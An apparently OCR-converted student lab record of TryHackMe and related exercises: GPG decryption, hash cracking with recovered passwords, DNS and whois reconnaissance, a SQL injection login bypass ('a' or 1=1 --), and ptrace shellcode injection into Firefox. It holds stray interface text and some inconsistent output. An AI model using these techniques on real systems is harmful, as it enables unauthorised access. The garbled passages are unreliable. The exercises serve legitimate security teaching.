**Ex. No.: 1**

# CAPTURE FLAGS-ENCRYPTION CRYPTO 101


**Aim:**

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.


**Algorithm:**

1. The TryHackMe cryptography lab was opened, and the Kali Linux AttackBox was launched.
2. RSA encryption mathematics was studied by calculating the required key values.
3. OpenSSL was used to check the certificate authority of tryhackme.com.
4. An RSA public and private key pair was created using the ssh-keygen command.
5. The provided GPG private key was imported, and the encrypted file was decrypted.
6. The decrypted message was examined to identify the secret word and understand basic cryptographic operations.

**Output:**




Task 1 What will this room cover?
Task 2 Key terms
Task 3 Why is Encryption important?
Task 4 Crucial Crypto Maths
Task 5 Types of Encryption
Task 6 RSA - Rivest Shamir Adleman
Task 7 Establishing Keys Using Asymmetric Cryptography
Task 8 Digital signatures and Certificates
Task 9 SSH Authentication
Task 10 Explaining Diffie Hellman Key Exchange


Task 5 Types of Encryption
The two main categories of Encryption are symmetric and asymmetric.
Symmetric encryption uses the same key to encrypt and decrypt the data. Examples of Symmetric encryption are DES (Broken) and AES. These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for AES, DES keys are 56 bits long).
Asymmetric encryption uses a pair of keys, one to encrypt and the other in the pair to decrypt. Examples are RSA and Elliptic Curve Cryptography. Normally these keys are referred to as a public key and a private key. Data encrypted with the private key can be decrypted with the public key, and vice versa. Your private key needs to be kept private, hence the name. Asymmetric encryption tends to be slower and uses larger keys, for example RSA typically uses 2048 to 4096 bit keys.
RSA and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength. More about RSA later.
Answer the questions below
Should you trust DES? Yea/Nay
Nay
✓ Correct Answer
What was the result of the attempt to make DES more secure so that it could be used for longer?
Triple DES
✓ Correct Answer
Is it ok to share your public key? Yea/Nay

root@ip-10-10-18-189:~# gpg --import tryhackme.key gpg:

/root/.gnupg/trustdb.gpg: trustdb created gpg: key FFA4B5252BAEB2E6: public key

"TryHackMe (Example Key)" imported gpg: key FFA4B5252BAEB2E6: secret key

imported gpg: Total number processed: 1 gpg: imported: 1 gpg: secret keys read: 1

gpg: secret keys imported: 1 root@ip-10-10-18-189:~# gpg message.gpg gpg:

WARNING: no command supplied.

Trying to guess what you mean ... gpg: encrypted with 1024-bit RSA key, ID

2A0A5FDC5081B1C5, created 2020-06-30

"TryHackMe (Example Key)" gpg: WARNING: no command supplied.

Trying to guess what you mean ... gpg: encrypted with 1024-bit RSA key, ID

2A0A5FDC5081B1C5, created 2020-06-30

"TryHackMe (Example Key)"

**Result:**

Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

**Ex. No.: 2**


# CRACK THE HASHES


**Aim:**

To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.

**Algorithm:**

1. Installed John the Ripper using the appropriate package installation command.
2. Created the `hashes.txt` file containing the password hashes for testing.
3. Executed John the Ripper with the specified wordlist and hash file.
4. Started the password-cracking process using the available wordlist.
5. Checked the progress of the operation using the status command in another terminal. 6. Examined the results to identify passwords recovered during the process **Output:**


TryHackMe | Encryption - Cryp
TryHackMe | Crack the hash
Ask about this page?
tryhackme.com/room/crackthehash
School
Try Hack Me
Dashboard
Learn
Practice
Compete
Downtime
Upgrade
0
0
M
Learn > Crack the hash
Crack the hash
Cracking hashes challenges
45 min
156,299
Badge
Help
Save Room
3798 Recommend
Task 1
Level 1
Can you complete the level 1 tasks by cracking the hashes?
Answer the questions below
48b6e8f826e54f2a795ffc4e541caed4d
easy
Correct Answer
CBFDAC6008F9CABA4083784CBD1B74F7661D2A97
password123
Correct Answer
1C8BFE8F801D79745C4631D09FFF36C82AA37FC4CCE4FC946683D7B336B63032
letmein
Correct Answer
$2y$12$Dw1BZ/j6pyc<3Dy1FWZ5ieeUznr71EeNkJkUlypFsgbX1H68wsR0m
bl@h
Correct Answer
279412f945939ba78ce0758d3fd83daa




**Result:**

Thus, successfully installed John-the-Ripper tool and cracked the password hashes. **Ex.**

**No.: 3**

# PASSIVE AND ACTIVE RECONNAISSANCE

**Aim:**

To do perform passive and active reconnaissance in TryHackMe platform.

**Algorithm:**

1. Opened the Passive Reconnaissance lab on TryHackMe and launched the Kali Linux AttackBox.

2.Used the `whois` command to collect registration and domain information about tryhackme.com.


3. Retrieved the website's IP address using the `nslookup` and `dig` commands.

4. Used DNSDumpster to discover subdomains associated with the target domain.

5. Checked Shodan to identify the IP address, hosting provider, geographical location, and server details.

6. Opened the Active Reconnaissance lab and used `traceroute`, `ping`, and `netcat` to examine network connectivity and gather information about the target.

**Output:**


Try Hack Me
Dashboard
Learn
Practice
Compete
Downtime
Upgrade
0
0
M
Back to all walkthroughs
Passive Reconnaissance
Learn about the essential tools for passive reconnaissance, such as whois, nslookup, and dig.
60 min
280,128
Share your achievement!
Start AttackBox
Save Room
5359 Recommend
Connectivity
Options
Room completed: 100%
Task 1 Introduction
Task 2 Passive Versus Active Recon
Task 3 Whois
Task 4 nslookup and dig
https://toolkup.icann.org/ (modern RDAP-focused lookup)
https://www.whoxy.com/ (historical WHOIS snapshots, free limited use)
On the AttackBox, open a terminal and run whois tryhackme.com (or try the RDAP curl example) to answer the following questions.
Answer the questions below
When was TryHackMe.com registered?
20180705
Correct Answer
What is the registrar of TryHackMe.com?
namecheap.com
Correct Answer
Which company is TryHackMe.com using for name servers?
cloudflare.com
Correct Answer

On the AttackBox (or Kali/Parrot), run:

Terminal

```
user@TryHackMe$ whois tryhackme.com
[Querying whois.verisign-grs.com]
[Redirected to whois.namecheap.com]
[Querying whois.namecheap.com]
[whois.namecheap.com]
Domain name: tryhackme.com
Registry Domain ID: 2282723194_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2021-05-01T19:43:23.31Z
Creation Date: 2018-07-05T19:46:15.00Z
Registrar Registration Expiration Date: 2027-07-05T19:46:15.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Withheld for Privacy Purposes
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
[...]
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
```

xample (IPv4 addresses via Cloudflare's resolver):

Terminal

```
user@TryHackMe$ nslookup -type=A tryhackme.com 1.1.1.1
Server:         1.1.1.1
Address:        1.1.1.1#53

Non-authoritative answer:
Name: tryhackme.com
Address: 172.67.69.208
Name: tryhackme.com
Address: 104.26.11.229
Name: tryhackme.com
Address: 104.26.10.229
```

hese IPs are often anycast (Cloudflare in this case). For penetration testing, each IP may host different services, so check whether they fall within scope.

**X example** (mail servers):

**Result:**

Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

**Ex. No.: 4**

# SQL INJECTION LAB

**Aim:**

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

**Algorithm:**

1. Access the SQL Injection Lab in TryHackMe platform using the link-

https://tryhackme.com/r/room/sqlilab

2. Click Start AttackBox to run the instance of Kalilinux distribution. 3. Perform SQL injection attacks on the following-

a) Input Box Non-String

b) Input Box String

c) URL Injection

d) POST Injection


e) UPDATE Statement


4. Perform broken authentication of login forms with blind SQL injection to extract admin password

5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

**Output:**


SQL Injection 1: Input Box Non-String
Log in
'a' or 1=1 --
Log in
rofile Logout
SQL Injection 1: Input Box Non-String
Francois's Profile
Flag
Employee ID
Salary
Passport Number
Nick Name
THM{
10
R250
8605255014084


Login
Broken Authentication : Blind Injection
[Main Menu]
Invalid username or password.
Log in
Username
Password
Log in
Create an Account







**Result:**

Thus, the various exploits were performed using SQL Injection Attack.

**Ex. No.: 5**

# PROCESS CODE INJECTION

**Aim:**

To do process code injection on Firefox using ptrace system call.

**Algorithm:**

1. Find out the pid of the running Firefox program.

2. Create the code injection file.

3. Get the pid of the Firefox from the command line arguments.

4. Allocate memory buffers for the shellcode.

5. Attach to the victim process with PTRACE_ATTACH.

6. Get the register values of the attached process.

7. Use PTRACE_POKETEXT to insert the shellcode.

8. Detach from the victim process using PTRACE_DETACH **Output:**

[root@localhost ~]# vi codeinjection.c

[root@localhost ~]# gcc codeinjection.c -o codeinject

[root@localhost ~]#ps -e|grep firefox


1433 ? 00:01:23 firefox


[root@localhost ~]# ./codeinject 1433

----Memory bytecode injector-----

Writing EIP 0x6, process 1707

[root@localhost ~]#


Target process started. PID: 566
Target process is running...
Target process is running...
Target process is running...
Target process is running...
Target process is running...
Target process is running...
Target process is running...
Target process is running...
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Target process is running...
Target process is running...
Target process is running...
Target process is running...
Target process is running...


Target PID: 566
Target process stopped successfully.
Instruction pointer (RIP): 0x72553eea032e
Target detached and allowed to continue.

**Result:**

Thus, the process code injection on Firefox has been successfully executed.

**Ex. No.: 6a**

# STUDY OF KALI LINUX DISTRIBUTION

**Aim:**

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

**Description:**

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company. Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- More than 600 penetration testing tools
- Free and Open Source Software
- Open source Git tree: All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- FHS compliant: It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- Wide-ranging wireless device support: A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.
- Custom kernel, patched for injection: As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.
- Developed in a secure environment: The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.

- GPG signed packages and repositories: Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- Multi-language support: It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- Completely customizable: It can be customized to the requirements of the users.
- ARMEL and ARMHF support: It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

Security Tools:

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
